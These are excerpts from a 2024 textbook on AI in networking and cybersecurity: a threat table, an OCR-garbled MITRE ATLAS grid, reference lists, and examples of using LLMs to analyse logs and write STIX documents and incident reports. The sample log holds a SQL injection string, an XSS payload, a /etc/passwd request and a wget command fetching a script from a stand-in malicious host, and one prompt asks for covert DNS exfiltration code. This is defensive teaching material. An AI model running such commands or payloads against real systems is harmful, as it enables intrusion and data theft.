


Figure 1-8 Model Denial of Service Examples

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

Third-Party Software	Vulnerable Pretrained Models	Crowd-Sourced Data	End-of-Support Models	Ambiguous Terms
Using outdated third-party packages.	Relying on a vulnerable pretrained model for fine-tuning. Everyone is picking random models from Hugging Face and other resources.	Training with tampered crowd-sourced data.	Using outdated models that lack security updates. End-of-support libraries are also a big problem.	Ambiguous terms and data privacy policies that might result in misuse of sensitive data, including copyrighted content.

Figure 1-9 AI Supply Chain Threats

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

Category	Technique	Category	Technique	Category	Technique	Category	Technique	Category	Technique	Category	Technique	Category	Technique										
Reconnaissance 15 techniques	Active Scanning (07)	Resource Development 15 techniques	Acquire Access	Initial Access 13 techniques	Drive-by Compromise	ML Model Access 4 techniques	Full ML Model Access	Execution 14 techniques	Cloud Administration Command	Persistence 21 techniques	Account Manipulation (05)	Defense Evasion 43 techniques	Abuse Elevation Control Mechanism (04)	Discovery 34 techniques	Account Discovery (04)	Collection 20 techniques	Adversary-in-the-Middle (05)	ML Attack Staging 4 techniques	Backdoor ML Model (02)	Exfiltration 11 techniques	Automated Exfiltration (01)	Impact 20 techniques	Account Access Removal
	Active Scanning (ATLAS)		Acquire Infrastructure		Evide ML Model		Command and Scripting Interpreter		Backdoor ML Model (02)		Cloud Infrastructure Discovery		Archived Data (03)		Backdoor ML Model (02)		Automated Exfiltration		Account Access Removal				
	Gather Victim-Host Information (04)		Acquire Infrastructure (02)		Exploit Public-Facing Application		Command and Scripting Interpreter (ATLAS)		BITS Jobs		Cloud Infrastructure Discovery		Audio Capture		Craft Adversarial Data (09)		Data Transfer Size Limits		Cost Harvesting				
	Gather Victim-Host Information (04)		Acquire Public ML Artifacts (02)		Exploit Public-Facing Application (ATLAS)		Command and Scripting Interpreter (ATLAS)		Boot or Logon Autostart		Cloud Infrastructure Discovery		Automated Collection		Create Alternative Proxy ML Model (03)		Exfiltration Over Alternative Channel		Data Destruction				
	Gather Victim-Host Information (04)		Compromise Accounts (03)		External Remote Services		Container Administration Command		Boot or Logon Initialization Scripts (05)		Cloud Infrastructure Discovery		Browser Session Hijacking		Verify Attack		Exfiltration Over Other Service		Data Encrypted for Impact				
	Gather Victim-Host Information (04)		Compromise Infrastructure		Hardware Additions		Deploy Container		Browser Extensions		Cloud Infrastructure Discovery		Clipboard Data		Defacement (02)		Exfiltration Over Network		Data Manipulation (03)				
	Phishing for Information (03)		Develop Adversarial ML Capabilities		ML Supply Chain Compromise (04)		Exploit for Client Execution		Exploitation for Client Execution		Cloud Storage Object Discovery		Data from Cloud Storage		Denial of ML Service		Exfiltration Over Physical Medium (01)		Defacement (02)				
	Search Applications Repositories		Develop Capabilities (04)		Phishing (05)		Inter-Process Communication (02)		Inter-Process Communication (02)		Container and Resource Discovery		Data from Configuration Repository (02)		Disk Wipe (02)		Exfiltration Over Physical Medium (01)		Endpoint Denial of Service (04)				
	Search Closed Sources (03)		Establish Accounts (03)		Replication through Removable Media		Native API		Native API		Debugger Evasion		Data from Information Repositories (01)		Device Driver		Exfiltration Over Web Service (03)		Ends ML Model Integrity				
	Search for Publicly Available Adversarial Vulnerability Analysis		Establish Accounts (ATLAS)		Supply Chain Compromise (03)		Scheduled Task/Job (05)		Create or Modify System Process (04)		Device Driver		Data from Information Repositories (01)		Discover M.L. Artifacts		Exfiltration via Cyber Means		Evide ML Model				
	Search for Victim's Publicly Available Research Materials Databases (03)		Obtain Capabilities (06)		Trusted Relationship		Serverless Execution		Event Triggered Execution (07)		Exploitation for Defense Evasion		Data from Information Repositories (ATLAS)		Discover M.L. Model Family		Exfiltration via M.L. Inference API (03)		Firmware Corruption				
	Search Open Technical Databases (07)		Obtain Capabilities (ATLAS)		Valid Accounts (04)		Shared Modules		External Remote Services		Permissions Modification (02)		Data from Local System		Discover M.L. Model Ontology		Exfiltration via M.L. Inference API (03)		Inhibit System Recovery				
	Search Open Websites/Domains (02)		Poison Training Data		Valid Accounts (ATLAS)		Software Deployment Tools		Hijack Execution Flow (07)		Hide Artifacts		Data from Local System		Discover M.L. Model Ontology		Scheduled Transfer		ML Intellectual Property Theft				
	Search Victim-Owned Websites		Publish Poisoned Datasets		Valid Accounts (ATLAS)		System Services (02)		Implant Internal Image		Impair Defenses (010)		Data from Local System (ATLAS)		Domain Trust Discovery		Transfer Data to Cloud Account		Network Denial of Service (02)				
	Search Victim-Owned Websites		Stage Capabilities (08)		Stage Capabilities (08)		User Execution (ATLAS) (01)		Modify Authentication Process (09)		Indicator Removal (09)		Data from Network Shared Drive		File and Directory Discovery		Resource Hijacking		Service Stop				
			Windows Management Instrumentation	Office Application Startup (06)	Indirect Command Execution	Data from Removable Media	Group Policy Discovery	Service Stop	System Mises for External Effect														
				Poison Training	Masquerading (08)	Data Staged (02)	Network Service Discovery	System Mises for External Effect															
					Modify Authentication Process (06)	Email Collection (01)	Network Share Discovery																

Figure 1-10 MITRE ATLAS Navigator

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

References

- Biggio, B., Nelson, B., & Laskov, P. (2012). Poisoning attacks against support vector machines. In *Proceedings of the 29th International Conference on International Conference on Machine Learning* (pp. 1807–1814). Omnipress. <https://dl.acm.org/doi/10.5555/3042573.3042761>
- Tramèr, F., Zhang, F., Juels, A., Reiter, M. K., & Ristenpart, T. (2016). Stealing machine learning models via prediction APIs. In *Proceedings of the 25th USENIX Conference on Security Symposium* (pp. 601–618). USENIX Association. www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/tramer
- Szegedy, C., Zaremba, W., Sutskever, I., Bruna, J., Erhan, D., Goodfellow, I., & Fergus, R. (2014). Intriguing properties of neural networks. In *3rd International Conference on Learning Representations, ICLR*. <https://arxiv.org/abs/1312.6199>
- Shokri, R., Stronati, M., Song, C., & Shmatikov, V. (2017). Membership inference attacks against machine learning models. In *IEEE Symposium on Security and Privacy (SP)* (pp. 3–18). IEEE. <https://ieeexplore.ieee.org/document/7958568>
- Fredrikson, M., Jha, S., & Ristenpart, T. (2015). Model inversion attacks that exploit confidence information and basic countermeasures. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (pp. 1322–1333). ACM. <https://dl.acm.org/doi/10.1145/2810103.2813677>
- Russel, S., & Norvig, P. (2016). *Artificial intelligence: A modern approach*. Pearson Education.
- LeCun, Y., Bengio, Y., & Hinton, G. (2015). Deep learning. *Nature*, 521(7553), 436–444.
- Sutton, R. S., & Barto, A. G. (2018). *Reinforcement learning: An introduction*. MIT Press.
- Sutskever, I., Vinyals, O., & Le, Q. V. (2014). Sequence to sequence learning with neural networks. *Advances in Neural Information Processing Systems*, 27, 3104–3112.
- Silver, D., Huang, A., Maddison, C. J., Guez, A., Sifre, L., Van Den Driessche, G., ... Hassabis, D. (2016). Mastering the game of Go with deep neural networks and tree search. *Nature*, 529(7587), 484–489.
- Tegmark, M. (2017). *Life 3.0: Being human in the age of artificial intelligence*. Random House.
- Brynjolfsson, E., & McAfee, A. (2014). *The second machine age: Work, progress, and prosperity in a time of brilliant technologies*. WW Norton & Company.
- Bughin, J., Hazan, E., Ramaswamy, S., Chui, M., Allas, T., Dahlström, P., ... Trench, M. (2017). *Artificial intelligence: The next digital frontier?* McKinsey Global Institute.

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

Kaplan, J., & Brynjolfsson, E. (2019). *The jobs that artificial intelligence will create: A human-centric look at the future of work*. MIT Initiative on the Digital Economy.

Chui, M., Manyika, J., Miremadi, M., Henke, N., Chung, R., Nel, P., & Malhotra, S. (2018). *Notes from the AI frontier: Applications and value of deep learning*. McKinsey Global Institute.

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

2

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




Figure 2-1 SDN Architecture

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

References

- Nunes, B. A. A., Mendonca, M., Nguyen, X.-N., Obraczka, K., & Turletti, T. (2014). A survey of software-defined networking: Past, present, and future of programmable networks. *IEEE Communications Surveys & Tutorials*, 16(3), 1617–1634. doi: 10.1109/SURV.2014.012214.00180
- Leivadeas, A., & Falkner, M. (2023). A survey on intent-based networking. *IEEE Communications Surveys & Tutorials*, 25(1), 625–655. doi: 10.1109/COMST.2022.3215919
- Horn, P. (2001). Autonomic computing: IBM's perspective on the state of information technology. *Computer Science*, 15, 1–40.
- Kephart, J., & Chess, D. (2003). The vision of autonomic computing. *IEEE Computer*, 36(1), 41–50. doi: 10.1109/MC.2003.1160055
- Clemm, A., & Eckert, T. (2023). Combining autonomic and intent-based networking. In *NOMS 2023–2023 IEEE/IFIP Network Operations and Management Symposium*, Miami, FL, pp. 1–6. doi: 10.1109/NOMS56928.2023.10154294
- Djukic, P., & Amiri, M. (2021). Using AI in network planning and operations forecasting. *Fall Technical Forum*, SCTE NCTA CableLabs.
- Collet, A., Banchs, A., & Fiore, M. (2022). LossLeaP: Learning to predict for intent-based networking. In *Proceedings of IEEE INFOCOM Conference on Computer Communications*, pp. 2138–2147.
- Clemm, A., Ciavaglia, L., Granville, L. Z., & Tantsura, J. (2022). *Intent-based networking: Concepts and definitions*. RFC 9315. doi: 10.17487/RFC9315
- Lalibert, B. (2018). *The journey to intent-based networking: Ten key principles for accelerating adoption*. ESG White Paper.
- Vasseur, J. P. (2022, July). *Predictive networks: Networks that learn, predict and plan (v2.0)* (White paper). Cisco.
- Cisco. (2021, December). *Radio resource management* (White paper). www.cisco.com/c/en/us/td/docs/wireless/controller/technotes/8-3/b_RRM_White_Paper/rrm.html
- Cisco. (2023). *Cisco DNA Center AI-enhanced RRM deployment guide*. www.cisco.com/c/en/us/products/collateral/wireless/catalyst-9800-series-wireless-controllers/ai-enhanced-rrm-dg.html
- IEA. *Global trends in digital and energy indicators*. www.iea.org/energy-system/buildings/data-centres-and-data-transmission-networks

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

Cisco. (2020). *Cisco AI endpoint analytics: A new path forward* (White paper). www.cisco.com/c/en/us/solutions/collateral/enterprise-networks/software-defined-access/nb-06-ai-endpoint-analytics-wp-cte-en.html

Cisco. (2021). *Cisco encrypted traffic analytics* (White paper). www.cisco.com/c/en/us/solutions/collateral/enterprise-networks/enterprise-network-security/nb-09-encrytd-traf-anlytcs-wp-cte-en.html

Belkadi, O., Vulpe, A., Laaziz, Y., & Halunga, S. (2023). ML-based traffic classification in an SDN-enabled cloud environment. *Electronics*, 12(2), 269. <https://doi.org/10.3390/electronics12020269>

Shafiq, M., Yu, X., Laghari, A. A., Yao, L., Karn, N. K., & Abdessamia, F. (2016). Network traffic classification techniques and comparative analysis using machine learning algorithms. In *2nd IEEE International Conference on Computer and Communications (ICCC)*, Chengdu, China, pp. 2451–2455. doi: 10.1109/CompComm.2016.7925139

Chen, A., Law, J., & Aibin, M. (2021). A survey on traffic prediction techniques using artificial intelligence for communication networks. *Telecom*, 2, 518–535. <https://doi.org/10.3390/telecom2040029>

Almasan, P., et al. (2022). Network digital twin: Context, enabling technologies, and opportunities. *IEEE Communications Magazine*, 60(11), 22–27. doi: 10.1109/MCOM.001.2200012

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

3

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

```
[2026-08-18 12:34:56] Failed login attempt for user 'admin' from IP 192.168.1.10
[2026-08-18 12:34:57] Failed login attempt for user 'admin' from IP 192.168.1.10
[2026-08-18 12:34:58] Failed login attempt for user 'admin' from IP 192.168.1.10
[2026-08-18 13:45:23] SQL query error: SELECT * FROM users WHERE username='' OR
'1'='1'; -- ' AND password='password'
[2026-08-18 14:56:12] GET /login HTTP/1.1 User-Agent: Possible-Scanning-Bot/1.0
[2026-08-18 15:23:45] GET /admin/dashboard HTTP/1.1 from IP 203.0.113.5
[2026-08-18 16:34:12] Command executed: /bin/bash -c 'wget .com/exploit.sh'
[2026-08-18 17:45:23] GET /etc/passwd HTTP/1.1 from IP 192.168.1.20
[2026-08-18 18:56:34] 1000 requests received from IP 192.168.1.30 in the last 60
seconds
[2026-08-18 19:12:45] GET /search?q=<script>alert('XSS')</script> HTTP/1.1
[2026-08-18 20:23:56] Connection attempt to port 4444 from IP 192.168.1.40
[2026-08-18 21:34:12] GET /downloads/malicious.exe HTTP/1.1 from IP 192.168.1.50
```

Example 3-1 Unstructured Data from Logs

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

```

'''
A simple test to interact with the OpenAI API
and analyze logs from applications, firewalls, operating systems, and more.
Author: Omar Santos, @santosomar
'''

# Import the required libraries
# pip3 install openai python-dotenv
# Use the line above if you need to install the libraries
from dotenv import load_dotenv
import openai
import os

# Load the .env file
load_dotenv()

# Get the API key from the environment variable
openai.api_key = os.getenv('OPENAI_API_KEY')

# Read the diff from a file
with open('logs.txt', 'r') as file:
    log_file = file.read()

# Prepare the prompt
prompt = [{"role": "user", "content": f"Explain the following logs:\n\n{log_
file} . Explain if there is any malicious activity in the logs."}]

# Generate the AI chat completion via the OpenAI API
# I am only using GTP 3.5 Turbo for this example.
response = openai.ChatCompletion.create(
    model="gpt-3.5-turbo-16k",
    messages=prompt,
    max_tokens=10000
)

# Print the response from the OpenAI API
print(response.choices[0].message.content)

```

Example 3-2 A Simple Script to Interact with the OpenAI API and Analyze Logs

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

\$ python3 analyzing_logs.py

Based on the given logs, there are several instances that indicate potential malicious activity. Let's analyze each log individually:

1. [2026-08-18 12:34:56] Failed login attempt for user 'admin' from IP 192.168.1.10
2. [2026-08-18 12:34:57] Failed login attempt for user 'admin' from IP 192.168.1.10
3. [2026-08-18 12:34:58] Failed login attempt for user 'admin' from IP 192.168.1.10

These logs suggest three consecutive failed login attempts for the user 'admin' from the IP address 192.168.1.10. While it is not definitive evidence of malicious activity, it could indicate a brute-force attack or an unauthorized user attempting to gain access to the system.

4. [2026-08-18 13:45:23] SQL query error: SELECT * FROM users WHERE username=" OR '1'='1'; -- ' AND password='password'

This log shows a SQL query error where the query is attempting to retrieve user information from the database. The query includes a condition that essentially allows any user to be selected due to the '1'='1' condition, bypassing the authentication mechanism. This is a classic example of SQL injection, which is a common attack vector.

5. [2026-08-18 14:56:12] GET /login HTTP/1.1 User-Agent: Possible-Scanning-Bot/1.0

This log indicates a GET request to the /login page with a suspicious User-Agent: Possible-Scanning-Bot/1.0. It suggests the possibility that an automated scanning tool or bot is attempting to identify vulnerabilities or security weaknesses in the login page.

6. [2026-08-18 15:23:45] GET /admin/dashboard HTTP/1.1 from IP 203.0.113.5

This log shows a GET request to the /admin/dashboard page from an IP address (203.0.113.5) that is not expected to have administrative access. This could indicate an attempt to access the restricted administrative area by an unauthorized user.

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

7. [2026-08-18 16:34:12] Command executed: /bin/bash -c 'wget http://malicious.com/exploit.sh'

This log reveals the execution of a specific command (/bin/bash -c 'wget http://malicious.com/exploit.sh'). Running this command implies an attempt to download and execute a potentially malicious shell script from 'http://malicious.com/exploit.sh'.

8. [2026-08-18 17:45:23] GET /etc/passwd HTTP/1.1 from IP 192.168.1.20

This log displays a GET request for the /etc/passwd file from the IP address 192.168.1.20. Accessing the /etc/passwd file is often considered a reconnaissance activity aimed at gathering sensitive system information, indicating a security breach attempt.

9. [2026-08-18 18:56:34] 1000 requests received from IP 192.168.1.30 in the last 60 seconds

This log indicates that a particular IP address (192.168.1.30) has made 1000 requests within 60 seconds. This high rate of requests from a single IP address might indicate a denial-of-service (DoS) attack or an attempt to overwhelm the server by flooding it with requests.

10. [2026-08-18 19:12:45] GET /search?q=<script>alert('XSS')</script> HTTP/1.1

This log demonstrates a GET request to perform a search with a query parameter that includes a JavaScript script (<script>alert('XSS')</script>). It suggests a potential cross-site scripting (XSS) attack, where the injected script may be executed by vulnerable parts of the application.

11. [2026-08-18 20:23:56] Connection attempt to port 4444 from IP 192.168.1.40

This log indicates a connection attempt to a specific port (4444) from the IP address 192.168.1.40. Without further information, it is challenging to determine the intentions behind this connection attempt. However, connection attempts to uncommon ports could indicate port scanning or efforts to establish unauthorized access.

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

12. [2026-08-18 21:34:12] GET /downloads/malicious.exe HTTP/1.1 from IP 192.168.1.50

This log shows a GET request to download a file named "malicious.exe" from the IP address 192.168.1.50. The filename combined with the IP address suggests the possibility that the user is downloading a file that might be malicious or potentially harmful.

In summary, several logs indicate potentially malicious activity, including brute-force login attempts, SQL injection, scanning for vulnerabilities, unauthorized access attempts, command execution, reconnaissance activities, DoS attempts, XSS attacks, and downloading potentially malicious files. Further investigation and security measures are necessary to address these potential threats and protect the system.

Example 3-3 Results from the OpenAI API

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

Certainly! Since you're dealing with a cybersecurity incident and need to create a Structured Threat Information eXpression (STIX) document to share an indicator of compromise (IOC), I'll guide you through the process.

STIX is a standardized language for representing and exchanging cyber threat intelligence. A STIX document can include details about malware, attack patterns, threat actors, and more.

Below is an example STIX document that describes the Trojan you mentioned, including the SHA-256 hash. You can customize this template to include additional details relevant to your specific case.

```
```json
{
 "type": "bundle",
 "id": "bundle--8c6f2a0a-0b9a-49d9-9ecf-13f15b54bbfc",
 "spec_version": "2.0",
 "objects": [
 {
 "type": "indicator",
 "id": "indicator--b8e2c763-4087-4f77-80b6-305b4d607cf5",
 "created": "2023-08-18T00:00:00.000Z",
 "modified": "2023-08-18T00:00:00.000Z",
 "name": "Trojan.GenericKD.65065311",
 "description": "A specific variant of a Trojan detected in the network",
 "pattern": "[file:hashes.'SHA-256' = '00ab15b194cc1fc8e48e849ca9717c0700e-
77ce2265511276f7015d7037d8725']",
 "valid_from": "2023-08-18T00:00:00Z",
 "labels": [
 "malicious-activity"
]
 },
 {
 "type": "malware",
 "id": "malware--f3bdec59-1f14-4e45-8f45-dfd5bb5c72a3",
 "created": "2023-08-18T00:00:00.000Z",

```

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

```
 "modified": "2023-08-18T00:00:00.000Z",
 "name": "Trojan.GenericKD.65065311",
 "description": "Detailed description of the malware, its behavior, and
other relevant information",
 "labels": [
 "trojan"
]
 }
]
}
```

**Make sure to update the timestamps, description, and any other information you'd like to include to accurately reflect the details of the malware and the incident.**

**This document can be shared with other organizations or threat intelligence platforms that support the STIX 2.0 format, allowing for coordinated response and mitigation.**

---

#### Example 3-4 Using ChatGPT to Create a STIX Document

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

---

Certainly! Here's a detailed report that you can share with your manager regarding the identified malware, along with the recommended mitigations:

---

**\*\*Subject:\*\*** Incident Report - Detection of Trojan.GenericKD.65065311

**\*\*Date:\*\*** [Insert Date]

**\*\*To:\*\*** [Manager's Name]

**\*\*From:\*\*** [Your Name], Cybersecurity Expert

**\*\*Executive Summary:\*\***

During our regular monitoring, we have identified a malicious piece of software with SHA-256 hash: 00ab15b194cc1fc8e48e8489ca9717c0700ef7ce2265511276f7015d7037d8725. It has been detected as Trojan.GenericKD.65065311. This report outlines the details of the malware and provides recommendations for mitigation.

**\*\*1. Malware Details\*\***

**\*\*a. Type:\*\*** Trojan

**\*\*b. Name:\*\*** GenericKD.65065311

**\*\*c. Hash (SHA-256):\*\*** 00ab15b194cc1fc8e48e8489ca9717c0700ef7ce2265511276f7015d7037d8725

**\*\*d. Potential Impact:\*\*** Unauthorized access, data theft, system integrity compromise, etc.

**\*\*2. Analysis and Findings\*\***

The Trojan.GenericKD.65065311 is a generic detection that refers to Trojans capable of providing unauthorized access to attackers. This can lead to various consequences, such as the following:

- Data leakage
- Loss of sensitive information
- Degradation in system performance
- Possible lateral movement within the network

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

### **\*\*3. Recommended Mitigations\*\***

Based on our analysis, the following mitigation steps are proposed:

**\*\*a. Isolation:\*\*** Isolate the affected system from the network to prevent the potential spread of the malware.

**\*\*b. Investigation:\*\*** Conduct a comprehensive forensic analysis to understand the infection vector, behavior, and potential impact on the network.

**\*\*c. Patching:\*\*** Ensure that all systems are updated with the latest security patches to minimize vulnerabilities.

**\*\*d. Removal:\*\*** Utilize specialized malware removal tools to eliminate the malicious software from the infected system.

**\*\*e. Monitoring:\*\*** Implement continuous monitoring and enhanced security measures to detect and respond to future threats promptly.

**\*\*f. User training:\*\*** Educate users about the importance of safe online practices, such as not clicking on unknown links or downloading suspicious attachments.

### **\*\*4. Conclusion\*\***

The detection of Trojan.GenericKD.65065311 in our network is a significant concern that requires immediate action. The proposed mitigation steps are aimed at containing the threat and minimizing its potential impact. A continuous review of security measures and adherence to best practices is vital to ensuring the ongoing resilience of our network against such threats.

Please do not hesitate to reach out if you have any questions or require further assistance.

**\*\*Attachments:\*\*** [Include any relevant logs, screenshots, or additional information]

---

Feel free to customize this report with specific details that may be unique to your situation or organizational policies. Make sure to replace the placeholders like [Insert Date], [Manager's Name], and [Your Name] with the appropriate information.

---

### Example 3-5 Creating an Incident Report Using GPT-4

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

---

```

from langchain import HuggingFacePipeline
from transformers import AutoTokenizer, pipeline
import torch

model = "tiiuae/falcon-7b-instruct" # You can also use the larger model falcon-
40b-instruct

tokenizer = AutoTokenizer.from_pretrained(model)

pipeline = pipeline(
 "text-generation", #task
 model=model,
 tokenizer=tokenizer,
 torch_dtype=torch.bfloat16,
 trust_remote_code=True,
 device_map="auto",
 max_length=10000,
 do_sample=True,
 top_k=10,
 num_return_sequences=1,
 eos_token_id=tokenizer.eos_token_id
)
llm = HuggingFacePipeline(pipeline = pipeline, model_kwargs = {'temperature':0})
from langchain import PromptTemplate, LLMChain

template = """
You are an ethical hacker and programmer. Help me with the following task.
Task: {question}
Answer:"""
prompt = PromptTemplate(template=template, input_variables=["question"])

llm_chain = LLMChain(prompt=prompt, llm=llm)


question = "Create a Python script to send a DNS packet using scapy with a
secret payload"
print(llm_chain.run(question))

```

---


### Example 3-6 Using LangChain to Create Prompt Templates

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



